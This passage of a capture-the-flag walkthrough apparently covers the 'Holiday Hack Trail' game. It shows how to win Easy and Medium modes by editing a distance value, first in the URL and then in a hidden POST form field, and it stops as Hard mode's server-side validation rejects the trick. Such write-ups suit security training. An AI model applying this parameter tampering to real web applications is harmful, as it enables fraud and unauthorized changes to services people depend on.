Meanwhile we go back out into the hall to talk to Minty, hoping that she has some hints for us. It turns out that Minty wants us to try the Holiday Hack Trail game, so let's give it a go!



Start with Easy mode.


Let's try it out. After supplying some "amt to buy" values on the buy page, click the Buy button.

If we click the "Go" button once, we see that the URL form field contains several parameters that together defines our current status, including the distance left to travel. After one "Go" click, we see this in the URL form field:


```
hhc://trail.hhc/trail/?difficulty=0&distance=47&money=2190&pace=0&curmonth=7&curday=2&reindeer=4&runners=4
&ammo=120&meds=40&food=394&name0=Jane&health0=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=B
illy&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Jane&health2=100&cond2=0&causeofde
ath2=&deathday2=0&deathmonth2=0&name3=Ryan&health3=100&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

So we've traveled 47 miles, and we have a long way to go to get to 8000 miles.

Let's just directly edit the distance parameter in the URL to 7999 and submit the form to see what happens.




Now the distance remaining is 1. All we have to do is click the Go button again – we'll travel at least one mile and win the game.




That worked! Here's our reference code: 15f714afd43c71d60db83d92c92369e2

Now click the Play Again link. This time, choose Medium.




The URL parameters are gone now.




The store essentially looks the same, but the URL is different – no parameters. Let's buy something and get to the next screen.


Now we are ready to go. Because we don't see any parameters, we need to look at the HTML using the inspector tool to understand what the page is doing.




We can see in the form method that the same parameter data is POSTed to the server rather than sent with the URL in a GET. Let's click Go to see what happens in the network tab.



As suspected, the relevant data is still being sent as form fields in the body of the POSTed request. We can also see that the distance input field is of type = "hidden". Let's edit the hidden distance field in the form by directly editing the value in the HTML using the inspector. We'll set it to 7999 just like we did in Easy mode.




Now click the Go button.



We win again! Our reference code is 91ac54832b5d59c195e196a3ae959e6b.


Let's play again! This time we'll choose Hard.




Don’t bother buying any items to start, just click the Go button to continue to the first status page.

Let’s click “Go” to see what happens.


The Developer Tools network pane shows that we are submitting a similar form:




Using the Inspector, we can see that essentially the same form is used for the data. Let's try the same trick to edit the "distance traveled" parameter to 7999.



After editing the distance to 7999, let's hit the Go button to run it.




Oops – there must be some kind of server-side validation. Let's go back and look at the form.



